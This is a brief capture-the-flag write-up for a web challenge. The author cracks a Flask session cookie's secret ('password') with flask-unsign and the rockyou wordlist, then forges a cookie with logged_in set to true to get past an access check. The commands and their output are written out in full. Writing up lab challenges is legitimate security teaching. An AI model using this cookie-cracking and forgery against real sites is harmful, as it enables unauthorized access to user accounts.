

Not really an introductory challenge, but a simple one anyway. When we enter the website, we see we get **Access Denied** so we check out session cookie. Given the format, it’s a jwt, so we naturally try to break it:



```
┌──(kali㉿kali)-[~]
└─$ flask-unsign --unsign -c "eyJsb2dnZWRfaW4iOmZhbHNlfQ.ZwPaig.w_TgqvVhKDemFVFeuxD56Co6dOE" --wordlist rockyou.txt --no-literal-eval
[*] Session decodes to: {'logged_in': False}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 128 attempts
b'password'
```

Pretty simple. Now we just need to make a new one with {‘logged_in’: True}



```
┌──(kali㉿kali)-[~]
└─$ flask-unsign --sign --secret "password" --cookie "{'logged_in': True}"

eyJsb2dnZWRfaW4iOnRydWV9.ZwPkPw.vnzsNStfhKvRAfOe2322LtXexDs
```

Now we just replace the old cookie and Voila! We got the flag.

Made with love by: AndreiCat